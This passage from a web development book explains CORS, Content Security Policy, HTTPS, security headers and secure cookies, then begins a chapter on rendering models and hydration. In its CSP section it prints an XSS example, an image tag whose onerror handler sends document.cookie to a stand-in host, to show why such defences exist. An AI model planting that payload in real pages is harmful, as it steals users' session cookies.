One critical thing to understand is that CORS is not a security mechanism that protects your API. It's a mechanism that allows you to selectively disable the browser's built-in protections. An attacker with a command-line tool or Postman can bypass CORS entirely. CORS protects against only browser-based attacks. Your real API security comes from authentication (verifying who you are) and authorization (verifying what you're allowed to do).

Content Security Policy

CORS solves the problem of cross-origin requests. But there's another class of attacks: someone injecting malicious code into your page. This could happen if your backend fails to escape user input when rendering HTML, causing an XSS vulnerability.

Imagine a comment system where user comments are displayed on a page. Say the backend naively writes this:

```
<div class="comment">
  <!-- User wrote this in their comment -->
  <img src=x onerror="fetch('https://attack.com/steal?cookie=' +
```

```
        document.cookie)">
</div>
```

Then that image tag runs JavaScript, and the attacker has your cookie. Content Security Policy (CSP) is a header that tells the browser what content is allowed to load and execute:

```
HTTP/1.1 200 OK
Content-Security-Policy: default-src 'self';
    script-src 'self' https://trusted-cdn.com;
    style-src 'self' 'unsafe-inline'
```

This header tells the browser to do this: "by default, load resources from only my own domain (`self`). For scripts, allow my domain and one trusted CDN. For styles, allow my domain and inline styles." The browser enforces this. If an inline script tries to run and it's not allowlisted, the browser refuses. If a script tries to load from a domain that's not allowed, the browser blocks it. This neutralizes many XSS attacks, even if the server has a vulnerability.

CSP directives include the following:

`default-src`

: This is the fallback for all content types. It's usually set to `'self'`.

`script-src`

: This controls where JavaScript can load from. Never use `'unsafe-inline'` here unless absolutely necessary—it defeats much of CSP's purpose.

`style-src`

: This controls where CSS can load from; `'unsafe-inline'` is more common here because many frameworks inject styles dynamically.

`img-src`, `font-src`, *and* `connect-src`

These control images, fonts, and `fetch/XMLHttpRequest` destinations, respectively.

`frame-ancestors`

This controls which domains can embed this page in an inline frame (iframe). It's the modern replacement for the `X-Frame-Options` header (see "Additional Security Headers").

CSP is powerful but requires careful tuning. If it's too strict, nothing works; if it's too loose, you don't get protection.

HTTPS

Everything we've discussed so far assumes the network is untrusted. Because it is. Without encryption, an attacker on the same network as you can see everything you send: your cookies, your passwords, and your data.

HTTPS adds encryption using TLS. Before the browser and server exchange HTTP data, they perform a *TLS handshake* (see Figure 4-8). The server sends a certificate (proving it is what it claims to be), and the browser verifies it using trusted certificate authorities. Then, they agree on an encryption key. From then on, everything is encrypted.




Figure 4-8. TLS handshake

One consequence of this is the *mixed-content problem*. If your page is served over HTTPS but tries to load a resource over HTTP, the browser blocks it:

```
<!-- Page is served as https://myapp.com -->
<!-- This succeeds -->
<script src="https://cdn.example.com/app.js"></script>

<!-- This fails, browser blocks it -->
<script src="http://insecure-cdn.example.com/app.js"></script>
```

The browser's logic is sound: you've set up encryption, but now, you're loading unencrypted resources. An attacker can hijack that unencrypted request and inject code.

Getting an HTTPS certificate used to be expensive and complicated. Services like Let's Encrypt and Cloudflare changed that by providing free certificates automatically. Today, there's no good reason not to use HTTPS everywhere.

Additional Security Headers

Beyond CORS and CSP, the browser recognizes the following additional security headers. Think of them as special rules you can set for your domain:

`X-Frame-Options`

> This controls whether your page can be embedded in an iframe on other sites. Set it to `DENY` to prevent embedding or `SAMEORIGIN` to allow only your own domain. It prevents *clickjacking attacks*, in which an attacker overlays your page in a transparent iframe beneath their own content—say, a game or a "Claim your prize" button—so that a click the user thinks lands on the attacker's page actually lands on a sensitive action, like "Delete Account" or "Transfer Funds," on yours.

`X-Content-Type-Options`

This tells the browser whether to trust your declared `Content-Type` header instead of guessing. Set it to `nosniff` to tell the browser, "Trust my Content-Type header; don't guess." Without it, a browser might try to interpret a file as JavaScript even if the server says it's text. This is a small defense but worth including.

`Strict-Transport-Security`

This tells the browser, "Always use HTTPS when connecting to my domain, even if the user types **`http`**." Once a browser sees this header, it remembers and redirects all future requests to HTTPS.

`Referrer-Policy`

This controls how much information is sent in the `Referer` header when navigating to other sites. Set it to `strict-origin-when-cross-origin` to balance privacy and functionality by sending only the origin for cross-origin requests but the full URL for same-origin requests.

`Permissions-Policy`

This tells the browser which features your page is allowed to use: camera, microphone, geolocation, etc. If you don't need a feature, disable it.

These headers stack together. The best practice is to set them all:

```
HTTP/1.1 200 OK
Content-Security-Policy: default-src 'self'
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: camera=(), microphone=(), geolocation=()
```

These headers are only part of security. They protect against certain classes of attacks, but your real security depends on *authentication* (verifying

who's making requests), *authorization* (verifying they're allowed to do what they're asking), *input validation* (ensuring the data you receive is what you expect), and *secure handling* of sensitive data (encryption at rest, secure key management, etc.).

Secure Cookies for Authentication

Authentication tokens need to travel between browser and server with every request. The question is how to store and transmit them securely. There are two common approaches: cookies and the `Authorization` header with tokens like JWTs. Cookies, when configured correctly, offer significant security advantages.

A *cookie* is a small piece of data the server sends to the browser via the `Set-Cookie` header. The browser stores it and automatically includes it in subsequent requests to the same domain:

```
HTTP/1.1 200 OK
Set-Cookie: session_id=abc123; HttpOnly; Secure; SameSite=Strict;
Path=/
```

The flags on this cookie are critical:

`HttpOnly`

: This makes the cookie inaccessible to JavaScript. Code like `document.cookie` cannot read it. This protects the session token from XSS attacks—even if an attacker injects malicious JavaScript into your page, they cannot steal the cookie.

`Secure`

: This makes sure the cookie is only sent over HTTPS connections. This prevents the token from being transmitted in plain text over an insecure connection.

`SameSite`

This makes sure the cookie controls when it is sent with cross-site requests. `Strict` means the cookie is never sent with cross-site requests—only when navigating directly to your site. `Lax` allows the cookie on top-level navigations (like clicking a link) but not on cross-site `POST` requests or embedded resources. This mitigates CSRF attacks.

`Path`

This restricts the cookie to specific paths on your domain. Setting `Path=/api` means the cookie is only sent with requests to `/api` and its subpaths.

The alternative approach uses JWTs stored in `localStorage` and sent via the `Authorization` header:

```
fetch('/api/data', {
  headers: {
    'Authorization': 'Bearer eyJhbGciOiJIUzI1NiIs...'
  }
});
```

This approach has drawbacks. The token is accessible to JavaScript, making it vulnerable to XSS. It requires manual inclusion in every request. And in `localStorage`, the token persists until explicitly removed.

For most web applications, `HttpOnly` cookies are the safer choice. The browser handles storage and transmission automatically. JavaScript cannot access the token. The `SameSite` attribute provides built-in CSRF protection.

It's not strictly a choice between the two, though. For single-page applications (SPAs) that need a bearer token—for example, to call an API on a different domain—a dual-token pattern avoids the `localStorage`/`HttpOnly` trade-off entirely: a short-lived access token (often around 15 minutes) is held only in JavaScript memory, never written to `localStorage`, and attached to the `Authorization` header. A

longer-lived refresh token lives in an `HttpOnly` cookie, invisible to JavaScript. When the access token expires, the client calls a `/refresh` endpoint to obtain a new one. This keeps the token that JavaScript actually touches short-lived and disposable, while the long-lived credential never becomes accessible to a script—avoiding the `localStorage` XSS exposure while still supporting the `Authorization` header flow that multidomain APIs need. Reach for plain `HttpOnly` cookies when you can; reach for this pattern when you need bearer tokens anyway.

Conclusion

The network is the one constraint we cannot escape. No matter how elegant our architecture, how polished our UI, or how performant our code, everything ultimately travels through wires and airwaves that we don't control. Understanding this constraint, rather than fighting it, makes us better developers.

HTTP is deceptively simple: it consists of a request, a response, some headers, and a body. But within that simplicity lies remarkable power. The protocol has evolved from plain text over a single connection to multiplexed binary streams over QUIC, yet the fundamental concepts remain the same. Methods tell the server what we want to do. Status codes tell us what happened. Headers carry metadata. Bodies carry data. This consistency across three decades is why HTTP continues to serve the web so well.

The web is a networked platform, and the network is unreliable. Once you internalize this, you stop being surprised when things go wrong and start building applications that handle the network well.

---

1 The terms *safe* and *idempotent* used throughout this list are defined in detail in "Retry Strategies and Backoff".

2 Roy Thomas Fielding, "Architectural Styles and the Design of Network-Based Software Architectures (doctoral dissertation, University of California, Irvine, 2000), Chapter 5.

3 RFC 7231 specifies that clients must understand the class of any status code.

4 Steve Souders is a pioneer of web performance optimization. His blog and his books *High Performance Web Sites* (O'Reilly) and *Even Faster Web Sites* (O'Reilly) established many foundational performance principles.

5 See the complete SSE specification.

6 You may remember from the past how a multigigabyte video would stream perfectly while a logo still took forever to load. The reason was the perfect utilization of the underlying TCP connection.

Chapter 5. Rendering

In Chapter 4, we explored how HTTP shapes communication between client and server. We learned about request-response cycles, streaming, and the fundamental unreliability of the network. Now that we know how we communicate, we can focus on sending the right data to the right place to show users something presentable.

Whenever users view a website, they see the rendered version of the HTML we prepare. In frontend jargon, *rendering* also refers to the process of generating the HTML we ultimately want to display. To create this HTML, we have several options that can happen on either end of the network communication: client or server.

The exciting part is that none of these techniques are mutually exclusive. You can start on one side and continue on the other. Depending on the use case, a good mix might even be the perfect solution.

In this chapter, we'll explore the possibilities of rendering. We'll explore the three fundamental rendering models, examine the patterns modern frameworks have developed to combine them, and build a framework for choosing the right approach for your specific constraints. We will learn the following:

- The three rendering models: server side, client side, and static generation, along with their trade-offs
- Modern rendering patterns like hydration, islands architecture, and streaming SSR
- How to choose the right rendering strategy based on your content, users, and infrastructure
- How rendering decisions interact with caching and CDN strategies

The challenge in choosing a rendering strategy is that every framework markets its approach as the silver bullet. Whether it's React Server Components, Astro Islands, or Qwik's resumability, each promises optimal performance, but optimal for whom? The terminology alone can be overwhelming, and without understanding the fundamentals, developers often adopt patterns that don't match their actual constraints.

We'll also examine common missteps such as the following:

- The loading spinner that greets users because everything renders on the client when server rendering would serve them faster
- The full-page hydration that ships kilobytes of JavaScript to "wake up" content that never becomes interactive
- The server that renders pages on every request when static generation would deliver the same content at a fraction of the cost

We will examine these pitfalls and more, equipping you with the knowledge to make informed decisions about rendering strategies in your web applications. Who knows, maybe your preferred rendering approach won't be one of the heavily marketed acronyms, but rather, something new or in-between, which is perfectly suited for your use case.

Rendering Models

As mentioned previously, in frontend development, we refer to the creation of HTML or the Document Object Model (DOM)[1] for display in the browser as rendering. The actual rendering that originates from computer graphics—the interpretation of DOM nodes and the subsequent drawing of the display on screen—is handled by the browser.

We focus here on the part that delivers the necessary HTML to us: the client, the server, or a third variant that is created and prepared through a build process.

The informed reader might ask, “Isn’t there much more? Is this even still relevant?” Some frameworks talk about quite remarkable rendering models that supposedly deliver incredible performance benefits. Well, that may be true, but we need to distinguish models from patterns. These three fundamental models that we cover in this section are the building blocks of every rendering pattern we list in “Rendering Patterns and Trade-Offs”. Even for future, yet- unknown patterns, you must ask yourself which of the three actors (server, client, or static generation) is actually responsible for rendering.

In this section, we describe the three in detail, starting from their purest form: what happens when all rendering occurs on the client or server, and what the advantages and trade-offs are.

Server-Side Rendering

Server-side rendering (SSR) is probably the oldest and most traditional way to prepare content for the web. On each request, a server computes the current representation of the content and sends it to the client. Database access, user evaluation, and context-dependent decisions are made by software on the server and sent for immediate display, as shown in Figure 5-1.



Figure 5-1. Server-side rendering: the server does the rendering work and sends complete HTML

Because the server does all the rendering work, this also makes it immediately clear where the bottleneck in this approach lies: the server. Too many requests, slow databases, or blocking computations on the critical path can quickly result in users seeing nothing at all and the poor Ops colleagues being woken up in the middle of the night by PagerDuty because

there are problems. Server time also costs money, and depending on how heavily you use it, that can add up to quite a lot. If you rely exclusively on SSR, every action in the browser that changes content, no matter how small or trivial it may seem, requires a complete server roundtrip and rerender.

On the flip side, SSR shines when it comes to initial page load. The browser receives complete, ready-to-display HTML. No waiting for JavaScript to download, parse, and execute. No spinner while data is being fetched. The content is just there. This matters for time to First Contentful Paint (FCP) and makes search engines happy.[2]

SSR is your friend when content changes frequently and depends on who's looking at it. Think personalized feeds, shopping carts, or dashboards that show different data based on user permissions. The server has direct access to databases and authentication systems, and it can make decisions about what to show before anything reaches the browser. You're not exposing your business logic or sensitive API calls to anyone with developer tools open.

Where does SSR make the most sense?

- Content-heavy sites where SEO matters
- Ecommerce pages where that first product image needs to appear fast
- Applications where users are on slower devices or unreliable networks and where you're shipping HTML, not a JavaScript bundle, that needs to bootstrap an entire application
- Anywhere you need to keep sensitive logic or data on the server side

Note that SSR isn't about avoiding JavaScript entirely. It's about who does the initial work. In practice, you'll often combine SSR with client-side JavaScript for interactivity, a pattern we'll explore in "Rendering Patterns and Trade-Offs".

Client-Side Rendering

Client-side rendering (CSR) flips the model entirely. Instead of letting the server do the heavy lifting, you ship JavaScript to the browser and let the user's device handle everything. The server sends a minimal HTML shell, and the JavaScript takes over from there, fetching data and building the entire interface, as shown in Figure 5-2.




Figure 5-2. Client-side rendering: the browser does the rendering work after receiving JavaScript

The bottleneck shifts from server to client. That powerful MacBook Pro in your development environment runs circles around the budget Android phone your users might have. Suddenly, your snappy application feels sluggish, and you're wondering why. Add an unreliable mobile connection to the mix, and users stare at loading spinners while megabytes of JavaScript make their way through congested networks.

There's also the JavaScript dependency to consider. If the bundle fails to load, or if there's a parsing error, users see nothing. Your entire application lives or dies by that JavaScript bundle successfully executing.

On the flip side, CSR is a revelation for interactivity. Once the application is loaded, navigation feels instant. There are no server roundtrips for every click. State lives in the browser, transitions are smooth, and you can build experiences that feel like native applications. Offline support becomes possible, which is something SSR simply cannot offer.

CSR also takes the load off your servers. Instead of rendering HTML for every request, your backend becomes a simple API. Serve JSON and let the client figure out the rest. This scales beautifully and can significantly reduce infrastructure costs. You're essentially distributing the rendering work across all your users' devices.

Where does CSR make the most sense?

- Applications behind a login, where SEO doesn't matter and users expect rich interactivity
- Dashboards, admin panels, and collaborative tools, which are places where the initial load time is acceptable because users will spend significant time in the application afterward
- Anywhere you need offline capabilities or complex client-side state management

CSR trades initial performance for runtime flexibility. You pay upfront with loading time, but you gain an application that can do almost anything without talking to the server. It's the right choice when interactivity trumps first-paint speed.

And let's not forget developer flexibility. If you have a stable API backend that can deliver the necessary data in a tailored way, it's often much easier to change the presentation on the client than to laboriously roll out a new server version.

Static Site Generation

Static site generation (SSG) takes rendering out of the request-response cycle entirely. Instead of computing HTML when a user asks for it, you generate all pages upfront during a build process. You get plain HTML files sitting on a CDN, ready to be served instantly to anyone who requests them, as shown in Figure 5-3.




Figure 5-3. Static site generation: rendering happens at build time and CDN serves prebuilt files

The bottleneck here is build time. Every page needs to be generated before deployment. This build time depends heavily on the framework you use and, of course, on the number of pages being rendered. I've worked with documentation websites with page counts in the tens of thousands—with the right tool, like Eleventy, that takes a few minutes. A Gatsby blog can take over half an hour, even with just a few dozen pages. Another problem here is that depending on build time, every change, even a small typo, triggers another build chain.

There's also the freshness problem. Your content is only as current as your last build. If your data changes frequently, SSG simply cannot keep up. You're serving stale content until the next build completes.

But here's where SSG shines: performance and reliability. There's no server to go down. No database to become a bottleneck. No cold starts, no scaling concerns. A CDN serves your files from edge locations around the world, and users get responses in milliseconds.

Cost is another compelling factor. Hosting static files is essentially free at scale. No compute costs, no database costs, just storage and bandwidth. CDNs are remarkably cheap. You could serve millions of requests without breaking a sweat or your budget.

Where does SSG make the most sense?

- Documentation sites, blogs, marketing pages, and portfolios—anywhere content changes infrequently and is the same for every user
- Sites where SEO matters but personalization doesn't
- Anywhere you want the absolute best performance with the lowest operational overhead

SSG trades flexibility for simplicity. You give up dynamic content and real-time updates, but you gain bulletproof reliability and blazing speed. It's the right choice when your content is predictable and your audience is everyone.

Now that we know how the three fundamental principles work and what they're really good at (and really bad at), here's the good news: none of this is mutually exclusive. Quite the opposite: we can freely decide for each of our use cases which technique is best.

As senior developers and architects, we usually choose a *base model*: a way we want to render the majority of our content that is the most stable and targeted according to our criteria. From there, we use rendering patterns, which we'll examine more closely next.

Rendering Patterns and Trade-Offs

The three rendering models are just the foundation. Modern frameworks have developed patterns that combine, refine, and optimize these approaches. The upcoming sections explore some of the more prominent patterns in detail. The selection of patterns we cover here is by no means exhaustive, but it covers a good range of techniques that you may encounter and that come up in conversations regularly.

Each pattern solves specific problems while introducing its own trade-offs. Some of them are related to or build upon each other. Some are heavily tied to paid services by the people who popularized them, and they work best in those ecosystems. They all share the same goal: leveraging the advantages

of all previous rendering models, positioning themselves somewhere along a continuum from server to static to client-side rendering.

> **NOTE**
>
> Most of these rendering techniques work because the same UI code can be rendered on the client and the server through Node.js or a similar server-side runtime environment. They all assume a JavaScript UI framework on the client side and optimize how rendering is split between server and client.
>
> Not every approach buys into this premise. Libraries like htmx and frameworks like Hotwire (used in the Ruby on Rails ecosystem) take a fundamentally different path: the server owns all rendering, and the client receives HTML fragments instead of JSON. There is no hydration, no virtual DOM, and no client-side component tree. Interactivity comes from swapping server-rendered HTML into the page via fetch requests or WebSockets. If your application fits this model, much of the complexity discussed in the following sections simply doesn't apply.

Understanding these patterns helps you make informed decisions about which to adopt, adapt, or avoid, based on your application's needs.

Hydration

Hydration is the first, most brute-force approach to combining server-side rendering and client-side interactivity. The server (or a static build) renders complete HTML, so the user sees meaningful content immediately. Then, JavaScript loads on the client and "hydrates" the existing markup, attaching event listeners, restoring component state, and turning the static page into a fully interactive application, as shown in Figure 5-4.




Figure 5-4. Hydration: the server renders HTML for fast display, then JavaScript takes over for interactivity

This pattern emerged because pure SSR forces a full page reload for every interaction, and pure CSR leaves users staring at a blank screen until JavaScript is done bootstrapping. Hydration offers a middle ground: FCP is fast because HTML arrives ready to display, and Time to Interactive (TTI) follows once the JavaScript bundle has loaded, parsed, and executed.

Here's how this looks in React. On the server, you render your component tree to an HTML string:

```
import { renderToString } from 'react-dom/server';
import App from './App';

app.get('/', (req, res) => {
  const html = renderToString(<App />);
  res.send(`
    <!DOCTYPE html>
    <html>
      <body>
        <div id="root">${html}</div>
        <script src="/bundle.js"></script>
      </body>
    </html>
  `);
});
```

The client receives fully rendered HTML. The browser can display this content straight away. Then, `bundle.js` loads and hydrates:

```
import { hydrateRoot } from 'react-dom/client';
import App from './App';

// Don't create new DOM nodes, attach to existing server HTML
hydrateRoot(document.getElementById('root'), <App />);
```

Notice the distinction: `hydrateRoot` instead of `createRoot`. With `createRoot`, React would discard any existing HTML and build the DOM from scratch. With `hydrateRoot`, React walks through the server-rendered DOM, verifies that it matches the expected component tree, and attaches event handlers to the existing nodes. There's no DOM creation, just wiring things up.

Between the moment HTML appears on screen and the moment hydration completes, the page looks interactive but isn't. Links work, but buttons don't respond, forms don't submit, and drop-downs don't open. This gap is sometimes called the *uncanny valley* of hydration. Users see a fully rendered page and instinctively interact with it, but nothing happens. The larger your JavaScript bundle and the slower the device, the wider this valley becomes.

Then, there's the cost of hydration itself. The client reexecutes your entire component tree to attach event handlers and reconcile its virtual representation with the server-rendered DOM. For a small application, that's negligible. For a large page with hundreds of components, hydration can block the main thread for seconds. You've shipped all that HTML for a fast first paint, only to freeze the page while React figures out what's what.

There's also the duplication problem. The data needed to render on the server has to travel to the client as well, typically serialized as JSON in a `<script>` tag. Your page weight includes both the rendered HTML and the raw data to reconstruct it. For data-heavy pages, this can be significant.

Where does hydration make the most sense?

Content-focused pages that need both SEO and interactivity

An example is a product page that must load fast for search engines but also has an “Add to Cart” button, image carousels, and reviews that users can filter.

Applications where first paint matters more than instant interactivity

This includes news sites, blogs, and marketing pages where users start reading before they start clicking.

Server-rendered applications that need client-side navigation after the initial load

Hydrate once, then handle subsequent page transitions entirely on the client.

Where does it struggle?

Highly interactive applications where users immediately engage with UI elements

If the first thing a user does is click a button, the uncanny valley hurts.

Large pages with many components

Hydration cost grows linearly with page complexity. Every component in the tree needs to be reconciled.

Low-powered devices

Hydration is CPU-intensive work. A phone that renders server HTML instantly still chokes when processing the hydration step.

A great example is a podcast website. The content of each episode page is mostly static: the title, description, show notes, and transcript. This can be rendered on the server for fast loading and SEO. But there are also interactive elements like the podcast player with a Play/Pause button and a

volume control. These components not only should be interactive but should also stay on the page while you navigate to other episodes.

Caching with hydration follows the same rules as caching the underlying rendering model. If the server renders pages dynamically per request (via SSR), you can cache the full HTML response at the CDN level with standard `Cache-Control` headers, but only if the page isn't personalized. If the HTML is statically generated (via SSG), it's inherently cacheable. The hydration step itself is purely client side and doesn't affect HTTP caching. The JavaScript bundle that performs hydration is a static asset and caches well with content hashing and long `max-age` values.

Hydration was popularized by Next.js and Remix in the React ecosystem, Nuxt for Vue, SvelteKit for Svelte, and Angular Universal for Angular. Each framework implements the specifics differently, but the core idea remains the same: server first, then the client takes over. It has become the default rendering strategy for most modern meta-frameworks and the baseline that newer patterns like progressive hydration, streaming SSR, and resumability attempt to improve upon (see the following sections).

Progressive Hydration

Standard hydration has a fundamental scaling problem: it's all or nothing. The entire component tree hydrates in one pass, blocking the main thread until every last button, tool tip, and footer link is wired up. On a page with dozens of components, the browser spends hundreds of milliseconds (or more) reconciling elements the user hasn't even scrolled to yet. *Progressive hydration* addresses this by breaking hydration into smaller, prioritized chunks. Critical, above-the-fold components hydrate first, while off-screen or lower-priority parts hydrate later, on idle, on visibility, or on interaction, as shown in Figure 5-5.




Figure 5-5. Progressive hydration: components hydrate incrementally, based on priority instead of all at once

The key insight is that not all components are equally urgent. A navigation menu at the top of the page needs to respond to clicks immediately. An image carousel in the hero section should hydrate shortly after. But a comment section below the fold or a footer with social links? Those can wait until the user actually scrolls to them. By deferring noncritical hydration work, the main thread is freed up sooner, and the page becomes interactive faster where it matters.

React doesn't ship a built-in progressive hydration API, but you can implement it by splitting your page into independent hydration roots and controlling when each one hydrates. The simplest approach uses `IntersectionObserver` to trigger hydration when a component scrolls into view:

```
import { hydrateRoot } from 'react-dom/client';
import Header from './Header';
import CommentSection from './CommentSection';

// Hydrate critical navigation immediately
hydrateRoot(document.getElementById('header'), <Header />);

// Defer comment section until it scrolls into view
const commentRoot = document.getElementById('comments');
const observer = new IntersectionObserver((entries) => {
  if (entries[0].isIntersecting) {
    hydrateRoot(commentRoot, <CommentSection />);
    observer.disconnect();
```

```
  }
});
observer.observe(commentRoot);
```

This works but requires manual orchestration. React 18 introduced a more elegant mechanism through selective hydration with `<Suspense>`. When you wrap components in `<Suspense>` boundaries, React can hydrate them independently and even reprioritize based on user interaction:

```
import { Suspense, lazy } from 'react';
// Normal imports: bundled and hydrated eagerly
import Header from './Header';
import HeroSection from './HeroSection';

const Comments = lazy(() => import('./Comments'));
const Sidebar = lazy(() => import('./Sidebar'));
